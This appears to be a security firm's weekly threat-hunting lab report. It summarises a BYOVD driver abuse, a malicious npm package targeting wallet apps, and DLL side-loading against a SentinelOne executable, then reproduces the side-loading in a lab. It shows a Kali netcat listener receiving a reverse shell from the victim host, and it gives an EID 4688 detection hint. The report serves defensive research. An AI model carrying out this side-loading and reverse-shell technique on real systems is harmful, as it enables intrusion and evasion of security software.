THREAT HUNTING

LAB

WEEK 25/08/2025 - 29/08/2025


PUBLIC

Index


Global Weekly Threat Overview

The threat actor known as Silver Fox has been attributed to abuse of a previously unknown vulnerable driver associated with WatchDog Anti-malware as part of a Bring Your Own Vulnerable Driver (BYOVD) attack aimed at disarming security solutions installed on compromised hosts. The vulnerable driver in question is "amsdk.sys" (version 1.0.600), a 64-bit, validly signed Windows kernel device driver that's assessed to be built upon Zemana Anti-Malware SDK. The WatchDog Anti-malware driver has been found to contain multiple vulnerabilities, the first and foremost being the ability to terminate arbitrary processes without verifying whether the process is running as protected (PP/PPL).


Top 10 file types



Top 10 malware family



Top 3 Ransomware Group



Cybersecurity researchers have discovered a malicious npm package that comes with stealthy features to inject malicious code into desktop apps for cryptocurrency wallets like Atomic and Exodus. The package, named nodejs-smtp, impersonates the legitimate email library nodemailer with an identical tagline, page styling, and README descriptions, attracting a total of 347 downloads since it was uploaded by a user named "nikotimon.“ On import, the package uses Electron tooling to unpack Atomic Wallet's app.asar, replace a vendor bundle with a malicious payload, repackage the application, and remove traces by deleting its working directory.

Global Weekly Notable One

Hijack Execution Flow: Defense Evasion

The Chepalus APT group is a sophisticated cyber threat actor known primarily for conducting targeted ransomware campaigns with advanced evasion and persistence capabilities. While concrete public attribution remains limited, Chepalus exhibits many hallmarks of state-aligned groups motivated by a blend of financial gain and strategic disruption. Chepalus's operations demonstrate a high level of technical proficiency and stealth. The group employs multi-stage attack chains starting with initial access via spear-phishing or exploitation of exposed services.

Once inside, they leverage living-off-the-land binaries (LOLBins) to minimize their malware footprint and evade detection. In a recent campaign Cephalus's ransomware deployment leverages a critical vulnerability in a legitimate SentinelOne component through a technique known as DLL side-loading. This attack exploits how Windows handles DLL loading by hijacking the DLL search order. malicious actors place a crafted, malicious DLL in the same directory as a trusted SentinelOne executable. When that executable launches, it inadvertently loads the malicious DLL instead of the legitimate one, thus executing attacker-controlled code under the guise of a legitimate process.

Threat Hunting Activity

SORINTSEC

TACTIC

Defense Evasion

TECHNIQUES

T1574

Hijack Execution Flow

Adversaries may execute their own malicious payloads by hijacking the way operating systems run programs. Hijacking execution flow can be for the purposes of persistence, since this hijacked execution may reoccur over time. Adversaries may also use these mechanisms to elevate privileges or evade defenses, such as application control or other restrictions on execution.

Threat Hunting Activity

Attackers copy the legit executable in another location before running it. Looking at SentinelBrowserNativeHost execution flow, the dll SentinelAgentCore isn't found indicating the possible vulnerability.

Time of Day	Process Name	PID	Operation	Path	Result
15:00:58,4455000	SentinelBrowserNativeHost.exe	19472	CreateFile	C:\Users\ \Downloads\SentinelAgentCore.dll	NAME NOT FOUND
15:00:58,4462667	SentinelBrowserNativeHost.exe	19472	CreateFile	C:\Windows\System32\SentinelAgentCore.dll	NAME NOT FOUND
15:00:58,4468099	SentinelBrowserNativeHost.exe	19472	CreateFile	C:\Windows\System\SentinelAgentCore.dll	NAME NOT FOUND
15:00:58,4471658	SentinelBrowserNativeHost.exe	19472	CreateFile	C:\Windows\SentinelAgentCore.dll	NAME NOT FOUND

DLL Hijacking vulnerability


After placing the payload "SentinelAgentCore.dll" in the same folder the execution of the legit tool initiate a reverse connection where the attacker can operate on the machine

```
┌──(kali㉿kali)-[~/Desktop]
└─$ nc -nlvp 80
listening on [any] 80 ...
connect to [10.127.2.205] from (UNKNOWN) [10.127.2.47] 50524
azuread\
NB-

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                                        State
============================= ================================================== ========
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process                 Disabled
SeSecurityPrivilege           Manage auditing and security log                   Disabled
SeTakeOwnershipPrivilege      Take ownership of files or other objects           Disabled
SeLoadDriverPrivilege         Load and unload device drivers                     Disabled
SeSystemProfilePrivilege      Profile system performance                         Disabled
SeSystemtimePrivilege         Change the system time                             Disabled
SeProfileSingleProcessPrivilege Profile single process                           Disabled
SeIncreaseBasePriorityPrivilege Increase scheduling priority                     Disabled
SeCreatePagefilePrivilege     Create a pagefile                                  Disabled
SeBackupPrivilege             Back up files and directories                      Disabled
SeRestorePrivilege            Restore files and directories                      Disabled
SeShutdownPrivilege           Shut down the system                               Disabled
SeDebugPrivilege              Debug programs                                     Disabled
SeSystemEnvironmentPrivilege  Modify firmware environment values                 Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                           Enabled
SeRemoteShutdownPrivilege     Force shutdown from a remote system                Disabled
```

Reverse connection as a payload

Threat Hunting Activity

Detection can be made on EID 4688 looking for suspicious SentinelBrowserNativeHost process.



EID 4688

PUBLIC